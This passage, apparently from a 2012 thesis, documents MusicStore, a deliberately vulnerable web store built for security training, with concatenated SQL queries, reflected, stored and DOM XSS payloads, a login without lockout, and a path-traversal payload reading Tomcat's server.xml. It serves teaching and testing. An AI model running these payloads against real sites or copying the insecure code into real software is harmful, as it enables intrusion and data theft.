
In the MusicStore application, the *insertReview* function adds the customer product reviews database from online store.

```
Vulnerability 5 and Vulnerability 6
String query = "INSERT INTO v_Reviews (Title, Message) VALUES (‘"+title + "', '"+
message+ "')";
Payload:
title=%27%7C%7CSYSDATE%7C%7C%27&message=%27%7C%7CSYSDATE%7C%7
C%27
```

SYSDATE is an Oracle function that returns the date and time on a local database. By manipulating *‘title’* and *‘message’* query parameters, an attacker receives additional information about the SQL Server.

3.4.2 Cross-Site Scripting (XSS) Implementation

Usually developers try to implement defense mechanisms, thinking that only one warning can prevent attacks. In Figure 3.7, we demonstrate a popular warning about invalid parameter value, in our case the *‘Zip Code’* field value.


Enter your name and contact information

Required *

First Name	John *
Last Name	Smith *
Email Address	js@js.com *
City	Hayward *
State	CA *
Zip Code	1111 *
Country	USA *
Credit card type	Visa
Card number	4111111111111111 *
Expiration date (mm/yyyy)	01 / 2013

Invalid ZIP code: Please fill in your Zip code


Figure 3.7: Client-Side Input Validation

But this validation is performed client-side, in other words by a browser, and can be bypassed using web proxy; here, an attacker can modify field values and send them to the server as malicious code.

➢ ***Non-Persistent or Reflected XSS***

MusicStore contains 10 Non-Persistent (Reflected) XSS vulnerabilities on the customer registration form. User registration information is stored in an online store database after *‘creditCardNumber’* parameter is validated on the server side. No input inspection for other parameters is performed server-side, because the developer decided to use client-side validation using JavaScript.

The attacker modifies the parameters using a proxy server and sends an updated HTTP request to the server, as shown in Figure 3.8.



First Name	John
Last Name	Smith
Email Address	js@js.com
Password	password
What is your favorite color	green
Company	CSUEB
Address1	25800 Carlos Bee Boulevard
Address2	25800 Carlos Bee Boulevard
City	Hayward
State	CA
Zip Code	94542
Country	USA
Credit card type	Visa
Card number	1234
Expiration date (mm/yyyy)	01 / 2012

```
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://localhost:8080/musicStoreUser/registration/displayUserRegistration
Cookie: JSESSIONID=8D162830A4C9121811B0CC0343346EF0
Content-Type: application/x-www-form-urlencoded
Content-length: 332

firstName=John'"><script>alert("firstName parameter is vulnerable")</script>
&lastName=Smith'"><script>alert("lastName parameter is vulnerable")</script>
&emailAddress=js@js.com'"><script>alert("emailAddress parameter is vulnerable")</script>
&password=password
&answer=green
&companyName=CSUEB'"><script>alert("companyName parameter is vulnerable")</script>
&address1=25800 Carlos Bee Boulevard'"><script>alert("address1 parameter is vulnerable")</script>
&address2=25800 Carlos Bee Boulevard'"><script>alert("address2 parameter is vulnerable")</script>
&city=Hayward'"><script>alert("city parameter is vulnerable")</script>
&state=CA'"><script>alert("state parameter is vulnerable")</script>
&zip=94542'"><script>alert("zip parameter is vulnerable")</script>
&country=USA'"><script>alert("country parameter is vulnerable")</script>
&creditCardType=Visa
&creditCardNumber=1234
&creditCardExpirationMonth=01
&creditCardExpirationYear=2012
```

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.8: Modified HTTP Request with XSS Payload

Vulnerability 1-Vulnerability 10:

/registration/displayUserRegistration


Payload:

firstName=John'"><script>alert("firstName parameter is vulnerable")</script>

&lastName=Smith'"><script>alert("lastName parameter is vulnerable")</script>

```
&emailAddress=js@js.com"'><script>alert("emailAddress parameter is
vulnerable")</script>
&password=password&answer=green
&companyName=CSUEB"'><script>alert("companyName parameter is
vulnerable")</script>
&address1=25800 Carlos Bee Boulevard"'><script>alert("address1 parameter is
vulnerable")</script>
&address2=25800 Carlos Bee Boulevard"'><script>alert("address2 parameter is
vulnerable")</script>
&city=Hayward"'><script>alert("city parameter is vulnerable")</script>
&state=CA"'><script>alert("state parameter is vulnerable")</script>
&zip=94542"'><script>alert("zip parameter is vulnerable")</script>
&country=USA"'><script>alert("country parameter is vulnerable")</script>
&creditCardType=Visa
&creditCardNumber=1234
&creditCardExpirationMonth=01
&creditCardExpirationYear=2011
```

The payload is executed in all vulnerable fields, starting from *'First Name'* field (Figure 3.9) and ending with *'Country'* field.


Enter valid credit card number
Enter your name and contact information
Required *
First Name john

firstName parameter is vulnerable
OK

Enter valid credit card number
Enter your name and contact information
Required *
First Name John
Last Name Smith
Email Address js@js.com
Password
What is your favorite color
Company CSUEB
Address1 25800 Carlos Bee Boulevard
Address2 25800 Carlos Bee Boulevard
City Hayward
State CA
Zip Code 94542
Country USA

country parameter is vulnerable
Prevent this page from creating additional dialogs
OK

Figure 3.9: 'First Name' and 'Country' Fields are Vulnerable to XSS Attack

➢ ***Persistent or Stored XSS***

There are four Persistent XSS Vulnerabilities in MusicStore.

One source of the vulnerability occurs when the customer logges in and updates his/her account; the updated information is stored in the database and later displayed in orders, invoices and account details pages.

The country field of the update account form is vulnerable to XSS.

Vulnerability 11: /user/account/displayAccountDetails

Parameter: country

Payload:


firstName=fTest&lastName=lTest&companyName=CSUEB&address1=25800+Carlos+Bee+Boulevard&address2=25800+Carlos+Bee+Boulevard&city=Hayward&state=CA&zip=94542&country=<script>alert(0)</script>&creditCardType=Visa&creditCardNumber=4111111111111111&creditCardExpirationMonth= 01&creditCardExpirationYear=2011

Payload reflects:

/user/account/displayAccount

/user/order/displayInvoice

Adding a customer review is common practice on many e-commerce web sites. Figure 3.10 demonstrates a web page that has a legitimate review of a music album.



Display Product Details

Product Code:	pf01
Product Description:	Michael Jackson-Dangerous
Product Price:	9.99

Reviews

Title	Customer Name	Review Date
best of the best	91	2012-04-18

Review Content

User	91
Title	best of the best
Message	my favorite album
Date	2012-04-18

© Copyright 2012 Yuliana Martirosyan. All rights reserved.


Figure 3.10: Regular 'Reviews' Page

A customer can add his/her review to the product on special page, where only registered users have access. The *insert(Review review)* function handles this functionality.

```
String query = "INSERT INTO v_Reviews (ProductID, UserID, ReviewDate, Title, Message) VALUES ("+ productID + ",  "+ userID + ", SYSDATE, '"+ title + "', '"+ message+ "' )";
```

The attacker tampers with the HTTP request to have an XSS payload in it, as shown in Figure 3.11

```
Vulnerability 12: /user/review/displayReview
Payload:
title=Title+%3Cscript%3Ealert%280%29%3C%2Fscript%3E&message=Message&SUBMIT=Submit
```




Variable	Value
title	Title <script>alert(0)</script>
message	Message
SUBMIT	Submit

Product Code: pf01
Product Description: Michael Jack
Product Price: 9.99
Title: Title
Message: Message

Figure 3.11: HTTP Request with XSS Payload

The result of the payload execution is not displayed at the same page, where the malicious code was injected. The payload is stored in the database and is later executed on the page where all customers can view the reviews, as shown in Figure 3.12



Reviews

Title	Customer Name	Review Date
best of the best	91	2012-04-18
Title	91	2012-04-18

Review Content

User 91
Title Title

.

Figure 3.12: HTTP Request with XSS Payload

The same Persistent XSS vulnerability is present for the *'message'* parameter.

Vulnerability 13: /user/review/displayReview

Payload:

title=Title&message=Message+%3Cscript%3Ealert%281%29%3C%2Fscript%3E&SUBMIT=Submit

Another Persistent XSS vulnerability presented in MusicStore can be exploited by inserting a malicious code in the *'answer'* parameter value of an HTTP Request while updating the account password. The script is saved in a database and can be exploited later, when the user tries to recover his/her password.

Vulnerability 14: /user/account/displayAccountPassword

Parameter: answer

Payload: password=falsepass&answer=%3Cscript%3Ealert%280%29%3C%2Fscript%3E

Payload reflects: /validation/passwordRecovery

- ***DOM-Based XSS***

The MusicStore email list web page uses a *'firstName'* parameter in the URL to greet the user. The web browser parses this HTML, which is received from the server, into DOM. Parser executes the JavaScript code, and as a result the XSS vulnerability is exploited.

```
<div id="greeting">Hello<SCRIPT>
var url = window.location.href;
var pos = url.indexOf("firstName=") + 10;
var firstName_string = url.substring(pos); document.write(unescape(firstName_string));
</SCRIPT></div>
```

The attacker can trick a user into running malicious code in his/her web browser by sending a link to a legitimate MusicStore web page, although the URL itself contains a payload.

Vulnerability 15: /email/join_email_list.jsp?name=guest

Payload in URL:


/email/join_email_list.jsp?firstName=%3Cscript%3Ealert%28%22DOM%20XSS%22%29 %3C/script%3E

In the next DOM XSS example, AJAX is used. *'First name', 'Last name', 'Email address'* fields' values are used to add a user to a mailing list. When a user enters these values, the result is displayed on the same web page without refreshing the entire page.

Vulnerability 16: /email/join_email_list.jsp?name=guest

Payload:

http://134.154.14.153:8080/yuliana/email/addToEmailList?firstName=%3CIFRAME%20src=javascript:alert(%27firstName%20XSS%27)%20/%3E&lastName=Simpson&emailAddress=hs@hs .com



Thanks for joining our email list

Here is the information that you entered

Details

FirstName:

Join our email list

If you do, we'll send you announcements about new releases and special offers.

Hello fTest

First name:	;tName%20XSS%27)%20/%3E
Last name:	Simpson
Email address:	hs@hs.com

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.13: XSS Vulnerable AJAX Page

The XSS payload in the *'firstName'* parameter can use AJAX requests to autonomously inject itself into pages and easily re-inject the same host with more XSS, all of which can be done with no hard refresh as shown in Figure 3.13.

The same AJAX XSS vulnerability is present for *'lastName'* and *'emailAddress'* parameters.

Vulnerability17: /email/join_email_list.jsp?name=guest

Payload:

http://134.154.14.153:8080/yuliana/email/addToEmailList?firstName=Homer&lastName=

%3CIFRAME%20src=javascript:alert(%27XSS%27)%20/%3E&emailAddress=homers@hs.com

Vulnerability18: /email/join_email_list.jsp?name=guest

Payload:

http://134.154.14.153:8080/yuliana/email/addToEmailList?firstName=Homer&lastName=Simpson&emailAddress=homersimpson@hs.com%3CIFRAME%20src=javascript:alert(%27emailXS S%27)%20/%3E

3.4.3 Broken Authentication Implementation

We present two types of Broken Authentication vulnerabilities. The first one can be exploited using social engineering, which allows the attacker to guess the possible user secret by tricking the user into revealing his/her personal information. The recovery function is based on the security question.

Vulnerability 1: Question. Where were you born?

Attacker can trick user into revealing his/her place of birth, simply asking: "Where are you from"

The second type is the Brute Force attack. The web application uses standard authentication with Tomcat [60].


```
<form action="j_security_check" method="post">
    <table cellspacing="5" border="0">
      <tr><td align="right"><p>Email Address :</p> </td>
        <td><input type="text" name="j_username" ></td></tr>
      <tr><td align="right"><p>Password:</p> </td>
        <td><input type="password" name="j_password"></td></tr>
      <tr><td><input type="submit" value="Login"></td></tr>
    </table>
  </form>
```

The attacker can perform a dictionary attack, because the application doesn't employ any "lock out" mechanism to prevent providing the password multiple times.

Vulnerability2: /user/validation/validateUser

Payload: brute force j_password/ j_username

Figure 3.14 demonstrates that the web application still accepts password attempts after the attacker has tried to login multiple times.


MusicStore: Vulnerable online shopping for CDs, DVDs & more

Welcome Log In Show cart

Login Form - Error

You did not log in successfully.

Please check your username and password and try again.

Email Address: test

Password: ••••

Or you can register a new account.

Forgot your password?

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.14: 'Lock out' Mechanism is not implemented

3.4.4 Insecure Direct Object Reference (DOR) Implementation

In our vulnerability example, the web application receives reference to a file as a form parameter *'letter'*, and then reads and displays the text.


The web application has a number of partners that have their own web pages.

Vulnerability 1: /partners

Payload: ../../../../../../../apps/java/apache-tomcat-6.0.16/conf/server.xml

Payload Reflects: in 'partnerText' div

Figure 3.15 demonstrates how an attacker can tamper with the '*letter*' parameter value in an HTTP Request to access the server.xml file of the Tomcat Apache server.



MusicStore: Vulnerable online shopping for CDs, DV

Partners Letters

musicStore has built strong partner relationships with major companies in order to bring the right solution to the right place at the right time for the client.

```
<div id="partnerMessage">
<br>
<select size="1" name="letter">
    <option value="8AM.html">8AM.html </option>
    <option value="ASR.html">ASR.html </option>
    <option value="GoldenClub.html">GoldenClub.html <
    <option value="SHMELP.html">SHMELP.html </option>
</select>
<input type="SUBMIT" name="SUBMIT" value="View Letter">
</form>
<div id="partnerText">
    <p> </p>
</div>
```

